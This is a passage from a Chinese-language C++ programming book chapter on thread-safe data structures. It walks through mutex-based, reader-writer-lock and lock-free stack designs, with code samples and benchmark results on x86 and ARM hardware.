最好的線程安全是，不需要多個線程訪問共享數據。通常，這種安排會以一些開銷為代價，例如：每個線程維護一個容器或內存分配器，其大小會不斷地改變。在程序結束之前不將內存釋放給主分配程序，就可以避免鎖定。代價是一個線程上未使用的內存不能提供給其他線程使用，

因此總的內存使用將是所有線程峰值的總和（即使這些峰值使用時刻發生在不同的時間）。這是否可以接受取決於問題的細節和實現，這是每個開發者都必須考慮的問題。

當涉及到線程安全時，這個方案選擇了逃避。從某種角度來看，確實如此，但在實際中經常出現這樣的情況。在不需要共享數據結構的地方使用共享數據結構，並且性能提高非常明顯，因此需要強調這一點。現在是時候來看看真正的線程安全了，其中數據結構必須在線程之間共享。

7.2.2 真正的線程安全

假設確實需要同時從多個線程訪問特定的數據結構，現在就必須討論線程安全了。但現在還是沒足夠的信息來確定線程安全意味著什麼。前一章中討論了強線程和弱線程安全保證。本章中，這樣的分區已經不夠了，所以這裡不討論一般的線程安全，而是應該描述數據結構提供併發訪問的保證。

弱（但通常很容易提供）保證只要數據結構保持不變，多個線程就可以對相同的數據結構進行讀取操作。顯然，任意數量線程可以隨時執行任何操作，並且數據結構保持在良好定義的狀態，這種保證通常既昂貴又不必要。程序可能需要數據結構支持的某些（但不是所有）操作提供這樣的保證。還有其他的簡化版本，比如：限制訪問數據結構的線程數量。

想要提供儘可能少的保證來保證程序是正確的，線程安全特性通常非常昂貴，甚至不使用時也會產生開銷。

考慮到這一點，就可以開始研究具體的數據結構了，並看看如何提供不同級別的線程安全。

7.3. 線程安全的堆棧

從併發性的角度來看，堆棧是最簡單的數據結構之一。堆棧上的所有操作都處理頂部元素，因此（至少在概念上）需要保護一個位置以防止競爭。

C++ 標準庫提供了 `std::stack` 容器，可以將該容器作為一個起點。所有 C++ 容器，都提供了弱線程安全。多個線程可以安全地訪問只讀容器，只要沒有線程調用非 `const` 函數，任意數量的線程都可以同時調用任何 `const` 方法。這聽起來很簡單，幾乎過於簡單，但這裡有一個問題。在最後一次修改和只讀的部分之間，必須存在某種同步，所有線程在內存柵欄之前執行，寫訪問並沒有真正完成。寫線程至少需要釋放內存，而讀線程必須獲取內存。任何強柵欄都可以工作，鎖也可以，但每個線程都必須邁出這一步。

7.3.1 線程安全接口的設計

現在，如果多個線程在修改堆棧，則需要更強的保證，那該怎麼辦？提供互斥鎖的最直接的方法，用鎖保護類的每個成員函數。這可以在應用程序級別完成，但是這樣的實現並不是強線程安全，並且很容易出錯。因為鎖與容器沒有關聯，也很難進行調試和分析。

更好的選擇是用自己的類包裝堆棧類：

02_stack.C

```
1 template <typename T> class mt_stack {
2     std::stack<T> s_;
3     std::mutex l_;
```

```
4 public:  
5     mt_stack() = default;  
6     void push(const T& v) {  
7         std::lock_guard g(l_);  
8         s_.push(v);  
9     }  
10    ...  
11};
```

注意，可以使用繼承而不是封裝。這樣做會使 `mt_stack` 的構造函數更簡單，只需要一個 `using` 語句。但是，使用公共繼承會公開基類 `std::stack` 的每個成員函數，若忘記包裝其中一個，代碼將直接調用未保護的成員函數。私有（或受保護的）繼承避免了這個問題，但會帶來其他風險。有些構造函數需要重新實現，例如：移動構造函數需要鎖定正在移動的堆棧，因此需要自定義實現。在沒有包裝器的情況下，公開其他幾個構造函數十分危險，因為它們會讀取或修改參數。總的來說，必須重寫每個構造函數，這樣比較安全。這與 C++ 的建議是一致的，組合優於繼承 (*prefer composition over inheritance*)。

線程安全或多線程堆棧（就是 `mt` 的意思）現在有了 `push` 功能，並準備接收數據。現在，只需要逆操作 `pop`。當然可以按照前面的例子包裝 `pop()`，但這還遠遠不夠。STL 堆棧使用三個獨立的成員函數從堆棧中刪除元素，`pop()` 刪除了頂部元素，但沒有任何返回。所以想知道堆棧頂部是什麼，必須先使用 `top()`。如果堆棧為空，那麼使用這兩種方法中的任何一個都會導致未定義行為，所以必須先使用 `empty()` 檢查結果。這裡需要包裝這三個方法，這裡先不展示。下面的代碼中，假設堆棧的所有成員函數都由一個鎖保護：

```
1 mt_stack<int> s;  
2 ... push some data on the stack ...  
3 int x = 0;  
4 if (!s.empty()) {  
5     x = s.top();  
6     s.pop();  
7 }
```

每個成員函數都是線程安全的，但在多線程上下文中完全沒用。堆棧可能在某一刻（碰巧使用 `s.empty()` 的那一刻）非空，但在下一刻（調用 `s.top()` 之前）就變成空的了，在此期間另一個線程可以刪除頂部的元素。

這可能是整本書最重要的內容了。為了提供可用的線程安全功能，在選擇接口時必須考慮線程安全，但不能在現有的設計上添加線程安全的特性。在進行設計時，必須考慮到線程安全。因為可以選擇在設計中提供某些保證和不變量，這些在併發程序中不可維護，例如：`std::stack` 保證調用 `empty()` 是安全的，並返回 `false`，這樣就可以安全地調用 `top()`，只要在這兩個調用間不做其他的堆棧操作就好。在多線程程序中，沒有特別好的方法來履行這種承諾。

幸運的是，由於正在編寫自己的包裝器類，所以不需要逐個使用包裝類的接口。那麼，應該怎麼做呢？顯然，整個 `pop` 操作是一個成員函數，應該從堆棧中刪除頂部元素，並將其返回給調用者。問題是當堆棧為空時該做什麼？有多種選擇。可以返回一對值和一個布爾標誌，該標誌指示堆棧是否為空（這種情況下，該值必須有默認構造）。也可以單獨返回布爾值，並通過引用傳遞該值（如果堆棧為空，則該值保持不變）。在 C++17 中，解決方案是返回 `std::optional`，如以

下代碼所示。它非常適合持有可能並不存在的值：

02_stack.C

```
1 template <typename T> class mt_stack {
2     std::stack<T> s_;
3     std::mutex l_;
4 public:
5     std::optional<T> pop() {
6         std::lock_guard g(l_);
7         if (s_.empty()) {
8             return std::optional<T>(std::nullopt);
9         } else {
10            std::optional<T> res(std::move(s_.top()));
11            s_.pop();
12            return res;
13        }
14    }
15};
```

將元素從堆棧中彈出的整個操作現在都受到鎖的保護，這個接口是事務性的。每個成員函數將對象從一個已知狀態轉到另一個已知狀態。

如果對象必須轉換到一些中間狀態，比如使用 `empty()` 之後，並在使用 `pop()` 之前的狀態，這些狀態必須對使用者不可見。相反，向使用者呈現的是原子事務。要麼返回頂部的元素，要麼通知調用者不能進行該操作，這確保了程序的正確性。現在，來看看性能。

7.3.2 使用互斥的性能

堆棧的性能如何？假設每個操作從開始到結束都是鎖定的，那就不要對堆棧成員函數的性能有什麼期待。最好的情況下線程都將串行地執行堆棧操作，實際中鎖應該會帶來一些額外的開銷。如果要比較多線程堆棧和普通 `std::stack` 的性能，可以在基準測試中進行對比。

為了簡化基準測試，可以選擇在 `std::stack` 上實現單線程的非阻塞包裝器，該包裝器提供與 `mt_stack` 相同的接口。注意，不能僅通過 `push` 堆棧來進行基準測試，這樣基準測試可能會將內存耗盡。類似地，無法可靠地對 `pop` 操作進行基準測試，除非想測量從空堆棧彈出的耗時。如果基準測試運行的時間足夠長，就必須將 `push` 和 `pop` 結合起來。最簡單的基準測試可以是這樣的：

02_stack.C

```
1 mt_stack<int> s;
2 void BM_stack(benchmark::State& state) {
3     const size_t N = state.range(0);
4     for (auto _ : state) {
5         for (size_t i = 0; i < N; ++i) s.push(i);
6         for (size_t i = 0; i < N; ++i)
7             benchmark::DoNotOptimize(s.pop());
8     }
}
```

```

9     state.SetItemsProcessed(state.iterations()*N);
10 }

```

多線程時，有可能在堆棧為空時進行 `pop()` 操作。對於處於設計階段的堆棧來說，這是可能現實的。此外，由於基準測試提供了真實應用程序中數據結構性能的近似值，其中的差異可以忽略。不過，為了獲得更精確的測量值，必須模擬應用程序，並執行真實的 `push` 和 `pop` 操作序列。結果應該是這樣的：

Benchmark	Time	CPU	Iterations	UserCounters...
threads:1	33.3 ns	33.3 ns	21024679	items_per_second=30.0385M/s
threads:2	119 ns	237 ns	5231980	items_per_second=8.41451M/s
threads:4	125 ns	498 ns	5043812	items_per_second=7.9722M/s
threads:8	320 ns	2471 ns	2304256	items_per_second=3.12557M/s

圖 7.3 - 鎖棧——使用互斥鎖——的性能

注意這裡的“item”是“push 後面跟著 pop”的操作，所以“items per second”的值顯示了每秒鐘可以通過堆棧發送多少數據。為了進行比較，沒有鎖的堆棧在單個線程上的執行速度，要比使用互斥鎖快 10 倍多：

Benchmark	Time	CPU	Iterations	UserCounters...
threads:1	2.06 ns	2.06 ns	339416266	items_per_second=484.903M/s

圖 7.4 - `std::stack` 的性能 (與圖 7.3 相比)

使用互斥對象實現的堆棧性能相當差。但不要急於設計一些聰明的線程安全堆棧，現在還不需要。這時，應該問的第一個問題是，這是怎麼回事？應用程序如何處理堆棧上的數據？如果每個數據元素都需要耗時幾秒鐘模擬一個參數，那麼堆棧的速度就不重要了。另外，如果堆棧位於某些實時事務處理系統的核心，那麼其速度可能是整個系統性能的關鍵。

順便說一下，結果可能與其他數據結構類似，如鏈表、雙端隊列、隊列和樹。其中，單個操作要比對互斥鎖的操作快得多。但是，在嘗試改進性能之前，必須準確地瞭解應用程序需要什麼樣的性能。

7.3.3 不同的性能需求

本章的其餘部分中，假設數據結構的性能在應用程序中很重要。現在，可以來聊聊最快的堆棧實現了吧？還沒到那個時候。還需要考慮使用的模型，該如何處理堆棧，以及什麼才是需要加速的東西。

互斥鎖堆棧性能較差的關鍵原因是，速度基本上受到互斥鎖的限制，對堆棧操作進行基準測試幾乎與對互斥鎖的鎖定和解鎖進行基準測試結果相同。提高性能的一種方法是改進互斥鎖的實現，或者使用另一種同步方案。另一種方法是少使用互斥鎖，這需要重新設計客戶端代碼。

例如，使用者通常有多個必須壓入堆棧的項。類似地，使用者可以一次從堆棧中彈出幾個元素並進行處理。這種情況下，可以使用數組或容器來實現批量推送或批量彈出，以便一次從堆棧中複製多個元素。由於鎖定的開銷很大，可以用鎖定/解鎖操作在堆棧上一次性推入 1024 個元素，這樣就比用鎖逐個推入元素來的快，基準測試也反映了這一點：

Benchmark	Time	CPU	Iterations	UserCounters...
threads:1	3063 ns	3060 ns	239037	items_per_second=334.313M/s
threads:2	4271 ns	6761 ns	174174	items_per_second=239.738M/s
threads:4	3915 ns	8006 ns	151912	items_per_second=261.531M/s
threads:8	4245 ns	8397 ns	177912	items_per_second=241.203M/s

圖 7.5 - 批處理堆棧操作的性能 (每個鎖 1024 個元素)

我們應該非常清楚這種方式可以做哪些事，不能做哪些事。若臨界區內的操作比鎖操作本身快得多，就該減少鎖的開銷，但不能鎖定操作的規模。此外，通過延長停留在臨界區的時間，迫使線程在鎖上等待更長時間。如果所有線程都嘗試訪問堆棧（這就是基準測試變得更快的原因），那沒問題。但若在應用程序中，線程主要是執行其他計算，只是偶爾訪問堆棧，那麼較長的等待可能會降低整體性能。為了明確地回答批量 push 和批量 pop 是否對性能有益，必須在更真實的環境中進行分析。

其他一些場景中，尋找更有限的、特定於應用程序的解決方案，可以獲得遠高於通用解決方案的改進，從而獲得的性能收益。單個線程將大量數據提前 push 到堆棧上，然後多個線程將數據從堆棧中刪除並處理，可能還會將更多數據 push 到堆棧上。這種情況可以實現解鎖的 push，只在單線程中的 push 中使用。雖然使用者的責任是，永遠不要在多線程中使用這個方法，但解鎖的堆棧比鎖定的堆棧快得多，因此這裡的複雜性是值得的。

更復雜的數據結構提供了各種各樣的使用模型，但即使是堆棧也可以使用，而不僅僅是簡單的 push 和 pop。也可以查看頂部的元素而不刪除，`std::stack` 提供了 `top()` 成員函數，但不是事務性的，所以必須創建自己的函數。其非常類似於事務性的 `pop()` 函數，只是不移除頂部的元素：

02_stack.C

```

1 template <typename T> class mt_stack {
2     std::stack<T> s_;
3     mutable std::mutex l_;
4 public:
5     std::optional<T> top() const {
6         std::lock_guard g(l_);
7         if (s_.empty()) {
8             return std::optional<T>(std::nullopt);
9         } else {
10            std::optional<T> res(s_.top());
11            return res;
12        }
13    }
14};

```

注意，為了允許只進行查找，這裡 `top()` 單明為 `const`，這裡必須將互斥量聲明為 `mutable`。這樣做時要小心，多線程程序的約定是遵循 STL，只要不調用非 `const` 成員函數，所有 `const` 成員函數都可以安全地在多個線程上使用。這意味著 `const` 函數不會修改只讀對象，而可變數據成員違背了這個假設。至少，不應該表示對象的邏輯狀態。然後，在修改時應該避免競爭條件。互斥鎖必須滿足這兩個要求。

現在可以考慮不同的使用模式。某些應用程序中，數據 push 入堆棧，再從中 pop 出。其他情況下，堆頂元素可能需要在每次 push 和 pop 之間檢查多次。先關注後一種情況，而後再次檢查 top()。這裡有一個明顯的低效行為，由於鎖的存在，只有一個線程可以讀取棧頂元素。但是讀取棧頂元素是一個非修改（只讀）操作。如果所有線程都這樣做，並且沒有線程同時嘗試修改堆棧，那麼就不需要鎖。但現在，它的性能與 pop() 一樣。

不能在 top() 中省略鎖，原因是不能確定另一個線程在同一時間沒有使用 push() 或 pop()。但即使這樣，也不需要對 top() 進行兩次鎖定，它們可以同時進行，只有修改堆棧的操作需要鎖定。有一種類型的鎖提供這樣的功能，稱為讀寫鎖。任何數量的線程都可以獲得讀鎖，並且這些線程之間不會互相影響。但是，寫鎖只能由一個線程獲得，而且只有在沒有其他線程持有讀鎖的情況下才能獲取。在 C++ 中，術語不同（但功能完全相同），讀線程使用共享鎖（同一個互斥對象上的共享鎖可以同時存在），但寫線程需要唯一鎖（給定的互斥對象上只能存在一個這樣的鎖）。如果另一個線程已經持有唯一鎖，那麼獲取共享鎖的嘗試將會阻塞。同樣，若另一個線程持有同一個互斥對象上的鎖，那麼獲取唯一鎖的嘗試將會阻塞。有了共享互斥鎖，就可以用需要的那種鎖來實現堆棧。top() 使用了共享鎖後，任意數量的線程都可以同時執行，但 push() 和 pop() 需要唯一鎖：

```
1 template <typename T> class rw_stack {
2     std::stack<T> s_;
3     mutable std::shared_mutex l_;
4 public:
5     void push(const T& v) {
6         std::unique_lock g(l_);
7         s_.push(v);
8     }
9     std::optional<T> pop() {
10        std::unique_lock g(l_);
11        if (s_.empty()) {
12            return std::optional<T>(std::nullopt);
13        } else {
14            std::optional<T> res(std::move(s_.top()));
15            s_.pop();
16            return res;
17        }
18    }
19    std::optional<T> top() const {
20        std::shared_lock g(l_);
21        if (s_.empty()) {
22            return std::optional<T>(std::nullopt);
23        } else {
24            std::optional<T> res(s_.top());
25            return res;
26        }
27    }
28};
```

但基準測試顯示，使用 top() 的性能即使在讀寫鎖下也不會改變：

Benchmark	Time	CPU	Iterations	UserCounters...
threads:1	29.0 ns	29.0 ns	24139006	items_per_second=34.4833M/s
threads:2	58.6 ns	117 ns	11839016	items_per_second=17.0594M/s
threads:4	76.4 ns	304 ns	8927808	items_per_second=13.0956M/s
threads:8	179 ns	1397 ns	3982056	items_per_second=5.59858M/s

圖 7.6 - 使用 `std::shared_mutex` 棧的性能——只讀操作

與普通互斥鎖相比，唯一鎖的性能下降得更厲害：

Benchmark	Time	CPU	Iterations	UserCounters...
threads:1	57.9 ns	57.8 ns	12121416	items_per_second=17.2735M/s
threads:2	335 ns	651 ns	1795156	items_per_second=2.98789M/s
threads:4	873 ns	3227 ns	764812	items_per_second=1.14536M/s
threads:8	1622 ns	11279 ns	436640	items_per_second=616.558k/s

圖 7.7 - 使用 `std::shared_mutex` 棧的性能——寫入操作

將圖 7.6 和 7.7 與圖 7.4 中的測試值進行比較，可以看到讀寫鎖並沒有任何改進。這個結論並不普遍，因為不同互斥量的性能取決於實現和硬件。然而，更復雜的鎖，比如共享互斥鎖，會比簡單鎖有更多的開銷。它們的目標程序不同的，若臨界區內的操作花費的時間非常久多（比如，毫秒而不是微秒），並且大多數線程執行只讀代碼，那麼就沒必要鎖定只讀線程將。

觀察更長的臨界段是非常重要的。如果堆棧元素較大，並且複製的代價非常高，那麼與複製大對象的代價相比，鎖的性能就不重要了。假設總體目標是使程序快速，而不是展示可擴展的堆棧實現，這裡將通過消除昂貴的複製，並使用指針堆棧來優化整個應用程序。

儘管讀寫鎖遇到了挫折，但我們正確的走在實現更高效應用的路上。在進行設計之前，我們必須更詳細地瞭解每個堆棧操作的作用，以及在每個步驟中必須避免可能出現的數據競爭。

7.3.4 堆棧性能詳情

在嘗試提高線程安全堆棧（或其他數據結構）的性能（不是簡單的鎖保護實現）時，必須詳細瞭解每個操作所涉及的步驟，以及如何與在不同線程上與其他操作交互。本節的目標不是更快的堆棧，而是進行分析。因為底層步驟在許多數據結構中都有，這裡我們從 `push` 操作開始。大多數堆棧實現都是建立在類似數組的容器上，所以可以把堆棧的頂部看作是一個連續的內存塊：




圖 7.8 - 棧頂的 `push` 操作

堆棧上有 N 個元素，所以元素計數也是下一個元素的槽索引。`push` 操作必須將 `top` 索引（也是元素計數）從 N 增加到 $N+1$ ，以保留槽位，然後在槽位 N 中構造新元素。注意，這個 `top` 索引是執行 `push` 操作的線程。只要索引增量操作是線程安全的，那麼只有一個線程可以看到索引的值。執行 `push` 操作的第一個線程將頂部索引提升到 $N+1$ ，並保留第 N 個槽位，下一個線程將

索引增加到 $N+2$ ，並保留第 $N+1$ 個槽位，以此類推。這裡的關鍵是插槽不存在競爭，因為只有一個線程可以獲得特定的插槽，因此可以在那裡構造對象，而不會有其他線程進行幹擾。

這就為 `push` 操作提供了非常簡單的同步方案，所需要的只是棧頂索引是原子值：

```
1 std::atomic<size_t> top_;
```

`push` 操作會自動增加這個索引，然後在數組槽中構造新元素（按索引的舊值索引）：

```
1 const size_t top = top_.fetch_add(1);
2 new (&data[top]) Element(... constructor arguments ...);
```

同樣，不需要保護構造步驟。要讓 `push` 操作線程安全，只需要原子索引即可。如果使用數組作為堆棧內存，也沒問題。若使用 `std::deque` 這樣的容器，就不能簡單地在內存上構造一個新元素了，這裡需要使用 `push_back` 來更新容器，而且這個操作不是線程安全的，即 `deque` 可能不需要分配更多的內存。由於這個原因，不在鎖管理下數據結構通常需要自己管理內存。說到內存，到目前為止，我們假設數組有足夠的空間添加更多的元素，並且不會耗盡內存。這裡繼續堅持這個假設。

現在，在特定情況下實現線程安全的 `push` 操作，是一種非常高效的方式。多個線程會將數據推送到堆棧上，但在所有的 `push` 操作完成之前不能讀取數據。

若有一個堆棧，其中已經有了元素，需要彈出它們（並且沒有添加更多的新元素），也可以使用相同的方法。圖 7.8 也適用於這種場景：一個線程自動減少 `top` 計數，然後返回 `top` 元素：

```
1 const size_t top = top_.fetch_sub(1);
2 return std::move(data[top]);
```

原子自減保證了只有一個線程可以訪問頂部元素的數組槽。當然，這隻在堆棧不是空的情況下才有效。可以將頂部元素的索引從無符號改為有符號整數，當索引為負時，就知道堆棧為空了。

這也是在非常特殊的條件下，實現線程安全 `pop` 操作的一種有效方式。堆棧已經填充，並且沒有添加新元素。本例中，還需要知道堆棧上有多少元素，因此可以避免彈出空堆棧。

一些特定的應用程序中，這可能是有價值的。若堆棧由多個線程填充，沒有任何彈出，並且在程序中有明確定義的點，從添加數據切換到刪除數據，就存在一個很好的解決方案。不過，現在我們想繼續討論更一般的情況。

但高效的 `push` 操作對於從棧中讀取數據毫無幫助，需要考慮如何實現彈出頂部元素的操作。我們有頂部索引，但它只表明當前有多少元素正在構造。沒有提到構造最後一個元素的位置（圖 7.9 中的元素 N-3）：




圖 7.9 - `push` 和 `pop` 操作棧的頂部

當然，執行 `push` 和構造操作的線程，知道什麼時候完成構造。也許需要的是另一個計數，顯示有多少元素完成構造。唉.....要是有那麼簡單就好了。圖 7.9 中，假設線程 A 正在構造元素 N-2，而線程 B 正在構造元素 N-1。顯然，線程 A 是第一個增加頂索引的。但這並不意味著它也是第

一個完成 push 操作的，也許線程 B 可以先完成構造。現在，堆棧上最後一個構造元素的索引是 N-1，所以可以將構造計數提升到 N-1(注意，跳過了仍在構造中的元素 N-2)。現在想要彈出頂部元素。沒問題，因為元素 N-1 已經準備好了，所以可以把它返回給使用者，並從堆棧中移除，構造計數現在減少到 N-2。接下來應該彈出哪個元素？元素 N-2 沒有準備好，但堆棧中沒有任何警告。只有一個完成元素的計數，它的值是 N-1。現在，在堆棧上構造新元素的線程和試圖彈出新元素的線程之間，出現了數據競爭。

即使沒有競爭，還有另一個問題：只彈出元素 N-1，這在當時是正確的做法。但是，當線程 C 請求了一個 push 時，應該使用哪個插槽？如果使用槽位 N-1，則可能會覆蓋線程 A 當前訪問的元素。如果使用槽位 N，當所有的操作都完成，數組中就會出現一個洞。頂部的元素是 N，但下一個元素不是 N-1，N-1 已經彈出，必須跳過它。據結構沒有告訴我們必須這樣做。

可以跟蹤哪些元素是存在，哪些元素是洞，但這些問題會將場面弄得越來越複雜（以線程安全的方式進行將需要額外的同步，這會降低性能）。另外，留下許多未使用的數組槽會浪費內存。可以嘗試為 push 堆棧的新元素重用已空閒的槽，但這時元素不再連續存儲，原子頂部計數不再工作，整個結構類似於一個鏈表。如果認為鏈表是實現線程安全堆棧的好方法，在本章後面的內容中會看到如何實現線程安全的鏈表。

在設計上，必須暫停深入研究實現細節，並再次檢查解決問題的更一般方法。需要由兩個步驟完成：從對堆棧實現細節的更深入理解中總結出結論，並進行性能估計，以大致瞭解哪些解決方案可能會帶來性能上的改進。我們先從後者開始。

7.3.5 同步方案的性能評估

我們第一次嘗試在沒有鎖的情況下實現一個堆棧，也產生了一些有趣的解決方案，但並沒有通用的解決方案。在花更多的時間構建一個複雜的設計之前，應該試著評估其比基於鎖的設計，更有效率的可能性有多大。

當然，這看起來像是循環推理。為了估計性能，必須首先對一些東西進行評估。但是我們不想浪費時間進行復雜的設計，所以才需要進行性能評估。

幸運的是，我們可以參考前面觀察的結果。併發數據結構的性能，很大程度上取決於併發訪問多少共享變量。假設可以想出一種聰明的方法，用一個原子計數器來實現堆棧。可以合理地假設，每次 push 和 pop 都必須對這個計數器進行至少一次原子遞增或遞減操作（除非正在進行批處理操作）。如果將單線程堆棧上的 push 和 pop 與共享原子計數器上的原子操作結合起來進行基準測試，可以得到一個合理的性能評估。因為沒有同步，所以必須為每個線程使用單獨的堆棧，以避免條件競爭：

```
1 std::atomic<size_t> n;
2 void BM_stack0_inc(benchmark::State& state) {
3     st_stack<int> s0;
4     const size_t N = state.range(0);
5     for (auto _ : state) {
6         for (size_t i = 0; i < N; ++i) {
7             n.fetch_add(1, std::memory_order_release);
8             s0.push(i);
9         }
10        for (size_t i = 0; i < N; ++i) {
```

```

11     n.fetch_sub(1, std::memory_order_acquire);
12     benchmark::DoNotOptimize(s0.pop());
13 }
14 }
15 state.SetItemsProcessed(state.iterations()*N);
16 }
```

`st_stack` 是堆棧包裝器，提供的接口與基於鎖的 `mt_stack` 相同，但不使用鎖。實際表現會稍微慢一些，因為堆棧頂部在線程之間共享，但這將會是對上面實現的評估：任何真正線程安全的實現，都不太可能比這個基準測試的性能更好。那用什麼來比較結果呢？圖 7.3 中基於鎖的堆棧基準展示了堆棧的性能，在線程上每秒進行 30M 次 `push/pop` 操作，在 8 個線程上每秒進行 3.1M 的 `push/pop` 操作。在沒有鎖的情況下，堆棧的基線性能大約是每秒 485M 個操作（圖 7.4）。在同一臺機器上，使用單個原子計數器進行性能評估，結果如下：

Benchmark	Time	CPU	Iterations	UserCounters...
threads:1	14.4 ns	14.3 ns	48743557	items_per_second=69.6549M/s
threads:2	25.2 ns	50.3 ns	23452678	items_per_second=39.7544M/s
threads:4	31.1 ns	124 ns	21580096	items_per_second=32.1606M/s
threads:8	31.0 ns	247 ns	23312432	items_per_second=32.233M/s

圖 7.10 - 性能評估——使用單個原子計數器的堆棧

結果看起來很複雜。即使在最優條件下，堆棧性能也不會改變。同樣，這主要是因為測試的是一堆小元素。因為多個線程可以同時複製數據，如果元素很大，且複製成本很高，就會看到擴展的性能。如果複製數據變得非常昂貴，需要很多線程來完成它，最好使用指針堆棧，從而不用複製任何數據。

另一方面，原子計數器要比基於互斥鎖的堆棧快得多。當然，這是上面的評估，但它表明無鎖堆棧存在一些可能性。然而，基於鎖的堆棧也是如此。當需要鎖定非常小的臨界區時，有比 `std::mutex` 更高效的鎖。實現自旋鎖後（已經在第 6 章中看到過一個這樣的鎖），並在基於鎖的堆棧中使用這個自旋鎖，與圖 7.2 不同，會得到如下的結果：

Benchmark	Time	CPU	Iterations	UserCounters...
threads:1	14.6 ns	14.6 ns	47831880	items_per_second=68.3325M/s
threads:2	14.3 ns	15.2 ns	48985370	items_per_second=70.1592M/s
threads:4	13.2 ns	16.4 ns	53113176	items_per_second=75.6926M/s
threads:8	14.4 ns	19.3 ns	48557344	items_per_second=69.2251M/s

圖 7.11 - 基於自旋鎖堆棧的性能

將這個結果與圖 7.10 進行比較，會得出非常令人沮喪的結果，我們已經想不出一個比簡單自旋鎖更好的無鎖設計。某些情況下，自旋鎖的性能優於原子增量的原因，與不同的原子指令在特定硬件上的相對性能有關。所以這裡，不應該對此過度解讀。

可以嘗試用原子交換或比較-交換代替原子增量來完成評估測試。隨著瞭解了更多關於設計線程安全數據結構的知識，還將瞭解到有哪些同步協議可能有用，以及應該在評估中加入哪些操作。此外，如果使用特定的硬件，應該運行簡單的基準來確定哪些操作在該硬件上更高效。目前，所有的結果都是在基於 x86 的硬件上獲得的。如果在專門為 HPC 應用程序設計的基於 ARM 的大型服務器上運行相同的評估測試，會得到非常不同的結果。基於鎖的堆棧的基準測試結果如下所示：

Benchmark	Time	CPU	Iterations	UserCounters...
threads:1	33.6 ns	33.6 ns	20804899	items_per_second=29.7589M/s
threads:2	33.6 ns	34.7 ns	20902790	items_per_second=29.7765M/s
threads:4	32.3 ns	52.4 ns	20461444	items_per_second=30.9381M/s
threads:8	54.9 ns	119 ns	17176144	items_per_second=18.2063M/s
threads:16	37.7 ns	112 ns	15062560	items_per_second=26.5308M/s
threads:32	42.8 ns	338 ns	13016384	items_per_second=23.3686M/s
threads:64	63.4 ns	2164 ns	12413824	items_per_second=15.7702M/s
threads:128	659 ns	35048 ns	9646080	items_per_second=1.51857M/s
threads:160	1477 ns	98013 ns	496640	items_per_second=676.971k/s

圖 7.12 - 基於鎖的堆棧在 ARM HPC 系統上的性能

ARM 系統通常比 x86 系統有更多的內核，而單個內核的性能較低。這個特定系統的兩個物理處理器上有 160 個核，當程序在兩個 CPU 上運行時，鎖的性能會顯著下降。對無鎖堆棧性能上限的評估應該使用比較-交換指令來完成，而不是使用原子增量（後者在這些處理器上的效率特別低）。

Benchmark	Time	CPU	Iterations	UserCounters...
threads:1	15.9 ns	15.9 ns	44232742	items_per_second=62.9712M/s
threads:2	27.1 ns	28.0 ns	20000000	items_per_second=36.8916M/s
threads:4	32.1 ns	65.6 ns	33407716	items_per_second=31.1766M/s
threads:8	35.8 ns	92.5 ns	15243080	items_per_second=27.9423M/s
threads:16	55.7 ns	200 ns	10769440	items_per_second=17.9589M/s
threads:32	94.0 ns	3007 ns	12184736	items_per_second=10.6431M/s
threads:64	75.5 ns	4830 ns	9406208	items_per_second=13.2502M/s
threads:128	46.5 ns	5325 ns	12061440	items_per_second=21.5078M/s
threads:160	48.4 ns	5750 ns	15838240	items_per_second=20.6429M/s

圖 7.13 - 堆棧中 CAS 操作的性能評估 (ARM 處理器)

根據圖 7.13 中的評估，對於大量的線程，可能有比基於鎖的堆棧更好的方法。我們將繼續努力開發一個無鎖堆棧，原因有二：首先，這種努力最終會在某些硬件上得到回報。其次，這個設計的基本元素將在許多其他數據結構中看到，並且堆棧可以提供了一個簡單的測試用例進行學習。

7.3.6 無鎖的堆棧

既然已經決定嘗試，並超越一個簡單的基於鎖的實現，需要考慮一下從 push 和 pop 操作本身的探索中獲得的經驗。每一個操作都很簡單，但兩者的交叉使用考究增加了複雜性。在多個線程上正確地同步生產者和消費者操作，要比只處理生產者或消費者操作困難得多。在設計自己的數據結構時請牢記，若應用程序允許對需要支持的操作進行類型限制，例如生產者和消費者在時間上是分開的，或者有一個生產者（或消費者）線程，那麼肯定可以為這些有限的操作，設計一個更快的數據結構。

假設需要一個完全通用的堆棧，生產者-消費者交互問題的本質可以通過一個簡單的例子來理解。同樣，假設堆棧是在數組或類似數組的容器之上實現，並且元素是連續存儲。假設堆棧上現在有 N 個元素，生產者線程 P 正在執行 push 操作，同時消費者線程 C 正在執行 pop 操作。結果是什麼？雖然很想嘗試一種無等待的設計（就像為僅消費者或僅生產者所做的那樣），但允許兩個線程在不等待的情況下進行的設計，都將打破對於元素如何存儲的假設。線程 C 必須等待線程 P 完成 push 操作，或者返回當前的頂部元素 N。類似地，線程 P 必須等待線程 C 完成 push 操

作，或者在槽 $N+1$ 中構造一個新元素。如果兩個線程都沒有等待，那數組中就會出現空洞。最後一個元素的索引是 $N+1$ ，但槽位 N 中沒有存儲任何內容，所以當從堆棧中彈出數據時，必須以某種方式跳過它。

看起來必須放棄無等待堆棧實現的想法，讓其中一個線程等待另一個線程完成它的操作。還必須處理當頂部索引為 0，且消費者線程試圖進一步減少它時堆棧為空的可能性。當頂部索引指向最後一個元素時，數組的上界也會出現類似的問題，而生產者線程需要另一個槽。

